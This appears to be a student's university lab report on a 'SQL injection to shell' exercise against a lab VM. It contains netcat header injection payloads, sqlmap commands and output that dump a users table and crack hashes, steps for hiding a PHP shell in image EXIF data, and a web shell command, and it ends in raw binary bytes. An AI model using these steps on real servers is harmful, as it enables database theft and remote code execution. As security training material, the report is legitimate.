Sri Lanka Institute of Information Technology

B.Sc. Special Honors Degree

In

Information Technology

(Cyber Security)

Lab report

From SQL injection to shell II


Name: bhathiya lokuketagoda.

Student ID: IT14020018

Fingerprinting

Fingerprinting is the process of gathering information to exploit the SQL injection

By using telnet and HTTP get request we can gather information like server type etc… in here it runs an nginx server and PHP also installed.



We can't inject SQL commands through browser so we have to use a proxy or a tool like netcat. Using netcat we have to find a place to inject the SQL. So it's called blind SQL injection. Now we know that it's running nginx server and PHP.

~# echo –en "HEAD /HTTP/1.1\r\nHost: hacker\r\nConnection: close\r\n\r\n" | netcat vulnerable 80

```
root@IT14020018: ~
File Edit View Terminal Help
root@IT14020018:~# echo -en "GET / HTTP/1.0\r\nHost: ' or '1'='1\r\nConnection: close\r\n\r\n" | netcat 192.168.125.129 80
HTTP/1.1 200 OK
Server: nginx/0.7.67
Date: Sat, 09 Jul 2016 05:54:10 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.3-7+squeeze15
```

Aside from the usual GET, POST, HEAD parameters and Cookies; there are other values than can be used to find vulnerabilities:

- The User-Agent.
- The Host header.
- The X-Forwarded-For and X-Forwarded-Host headers.

The User-Agent is an obvious one and easy to manipulate. The Host header is a bit harder since you will need to isolate the Host header from the traditional DNS resolution.

(i.e.: you cannot access [http://'+or+'1'='1]/test.php](http://'+or+'1'='1]/test.php) directly using your browser since the DNS resolution for '+or+'1'='1 will not work).

We can use following netcat command instead.

$ echo "GET / HTTP/1.0\r\nX-Forwarded-For: hacker'\r\nConnection: close\r\n\r\n" | netcat vulnerable 80

```
Applications Places System                                  Fri Jul 15, 4:01 AM
root@IT14020018: ~
File Edit View Terminal Help
root@IT14020018:~# echo -en "GET / HTTP/1.0\r\nX-Forwarded-For: 192.168.13.128'\r\nConnection: close\r\n\r\n" | netcat 192.168.13.129 80
HTTP/1.1 200 OK
Server: nginx/0.7.67
Date: Fri, 15 Jul 2016 08:01:30 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.3-7+squeeze15
```

And

We can use time-based detection to find the vulnerability by checking the time difference.

$ echo "GET / HTTP/1.0\r\nX-Forwarded-For: hacker' or sleep(4) and '1'='1\r\nConnection: close\r\n\r\n" | netcat vulnerable 80

```
Applications Places System                                  Fri Jul 15, 4:05 AM
root@IT14020018: ~
File Edit View Terminal Help
root@IT14020018:~# echo -en "GET / HTTP/1.0\r\nX-Forwarded-For: 192.168.13.128' or sleep(4) and '1'='1\r\nConnection: close\r\n\r\n" | netcat 192.168.13.129 80
HTTP/1.1 200 OK
Server: nginx/0.7.67
Date: Fri, 15 Jul 2016 08:05:33 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.3-7+squeeze15
```

This command execution show that there is an injectable part and sleep(4) shows that time difference. Now we knows where to inject the SQL statement.

<u>Exploiting Blind SQL injection</u>

There are two ways to exploit this blind SQL injection. Manual method and using a tool. What we are going to do here is use a tool called SQLMap to exploit the database.

$ python sqlmap.py -u "http://vulnerable/" --headers="X-Forwarded-For: *" –banner

We can specify where to inject the SQL payload using asterisk (*) mark. –banner shows the database information.

```
Applications Places System                                   Fri Jul 15, 5:39 AM
root@IT14020018: ~/Desktop/sqlmapproject-sqlmap-6a8bfd5
File Edit View Terminal Help
[05:36:07] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[05:36:07] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[05:36:07] [INFO] testing 'MySQL inline queries'
[05:36:07] [INFO] testing 'PostgreSQL inline queries'
[05:36:08] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[05:36:08] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[05:36:08] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[05:36:08] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[05:36:09] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[05:36:09] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[05:36:20] [INFO] (custom) HEADER parameter 'X-Forwarded-For #1*' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
[05:37:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[05:37:01] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[05:37:02] [INFO] checking if the injection point on (custom) HEADER parameter 'X-Forwarded-For #1*' is a false positive
(custom) HEADER parameter 'X-Forwarded-For #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 96 HTTP(s) requests:
---
Parameter: X-Forwarded-For #1* ((custom) HEADER)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: ' AND SLEEP(5) AND 'jxlg'='jxlg
---
[05:37:27] [INFO] the back-end DBMS is MySQL
[05:37:27] [INFO] fetching banner
[05:37:27] [INFO] retrieved:
[05:37:27] [WARNING] it is very important to not stress the network adapter during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[05:37:56] [INFO] adjusting time delay to 1 second due to good response times
5.1.66-0+squeeze1
web application technology: PHP 5.3.3, Nginx
back-end DBMS: MySQL >= 5.0.12
banner:    '5.1.66-0+squeeze1'
[05:39:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.13.129'

[*] shutting down at 05:39:03

root@IT14020018:~/Desktop/sqlmapproject-sqlmap-6a8bfd5#
[My awesome Photobl...  root@IT14020018: ~  root@IT14020018: ~/D...
```

After injecting different payloads SQLMap will show the banner. And we can run following command.

% python sqlmap.py -u "http://vulnerable/" --headers="X-Forwarded-For: *" --dbs


```
Applications Places System                                   Fri Jul 15, 5:43 AM
root@IT14020018: ~/Desktop/sqlmapproject-sqlmap-6a8bfd5
File Edit View Terminal Help
root@IT14020018:~/Desktop/sqlmapproject-sqlmap-6a8bfd5# python sqlmap.py -u "http://192.168.13.129/" --headers="X-Forwarded-For: *" --dbs

___ ___[.]_____ ___ ___  {1.0.7.15#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 05:40:10

custom injection marking character ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to process it? [Y/n/q]
[05:40:12] [INFO] resuming back-end DBMS 'mysql'
[05:40:12] [INFO] testing connection to the target URL
[05:40:13] [INFO] heuristics detected web page charset 'ISO-8859-2'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: X-Forwarded-For #1* ((custom) HEADER)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: ' AND SLEEP(5) AND 'jxlg'='jxlg
---
[05:40:13] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.3.3, Nginx
back-end DBMS: MySQL >= 5.0.12
[05:40:13] [INFO] fetching database names
[05:40:13] [INFO] fetching number of databases
[05:40:13] [WARNING] (case) time-based comparison requires larger statistical model, please wait.............................. (done)
[05:40:15] [WARNING] it is very important to not stress the network adapter during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
2
[05:40:27] [WARNING] (case) time-based comparison requires larger statistical model, please wait.............................. (done)
[05:40:35] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[05:41:57] [INFO] retrieved: photoblog
available databases [2]:
[*] information_schema
[*] photoblog
[My awesome Photobl...  root@IT14020018: ~  root@IT14020018: ~/D...
```

Again after injecting different payloads tool shows us the databases available in the vulnerable server. –dbs is used to get the list of available databases.

We can select a database from available list and then run get the list available tables inside that database using command:


% python sqlmap.py -u "http://vulnerable/" --headers="X-Forwarded-For: *" -D photoblog –tables

where –D is specify database and –table to list tables.



When the above code shows the available tables in a specific database then we can select the –D database –T table and then –columns to view the columns in a table. And it outputs the column names and its datatype respectively.


% python sqlmap.py -u "http://vulnerable/" --headers="X-Forwarded-For: *" -D photoblog -T users --columns




Now it's time to get the information from the selected table. And finally, we can dump the table by using the following command:

% python sqlmap.py -u "http://vulnerable/" --headers="X-Forwarded-For: *" -D photoblog -T users --dump –batch

--batch will tell SQLMap to use default values for code execution and avoid asking inputs from users. And also SQLMap automatically analyze the table for possible hashes and do a dictionary based hash cracking.




Now we can use the information gathered from exploit to log in as the admin to photoblog.




When we log into system as the administrator we can add pictures to the blog.


We can create a malicious picture which contains a shell code using tool exiftool and upload it to the server. Then remotely exploit it. This exiftool allows inject our payload inside the EXIF data of an image as a comment.



Now upload the image to the server using administrative rights taken from previous steps.



Now we need to get know about the location of the image in the as a source location, we can do that by inspecting the element of the web page that contain the malicious picture.



Finally we can execute the shell code uploaded to the malicious image.

http://vulnerable/admin/uploads/1468577907.png/c.php?c=uname –a

‰PNG IHDRVA> pHYsšœtIMEÕ ‰C`%tEXtCommentLinux debian 2.6.32-5-amd64 #1 SMP Fri May 10 08:43:19 UTC 2013 x86_64 GNU/Linux ¡Á'Í
IDATxÚí½{Ìe?þs2çŒt2M"©4½@°rk€*taí~a)ú¬,Ã ?ÌC+W»\ ãÈ©a" È-<—H -rÌHH" ¤,ÌHN ßs.lôœ5" Ëaü¼"}MT Ì'ÎÌyPçOy ÌÌçSU,¡M>OÌMaÒu+ÐÌM>ÌMÚ´ïðÐ¦M›mÛ
´U ú+ÐÆÛÐð qÀyçæ=Ùß'ÕÍý¥ïðÐV)öd/ŒD5vtu·oßŽYÙY(Ø6¶¾±?öxè¾èéé%‹uŽÖÖVáo§œz —[,¡M·æTUUU¥ ´*½T;õmKçëÅ¶—^Äc?{ÍT0'V__ææfüñO~g~–
F Úö‡ ìíÇ½÷ßWÜ´qÓ¤ŠrÁäæK/Â'‡Y¥Ã Ú&Ðìaÿõøñè/¦XÃ {Z–'à¬'?%/Ö^%‹mãaÌml®øí;¾ hkk·ãš¦ Û±afP¶ß¯ÛŽÖ+9åÔSpúi§UÔÌ¯©o ÚÊ±{î¿§øüžwÐ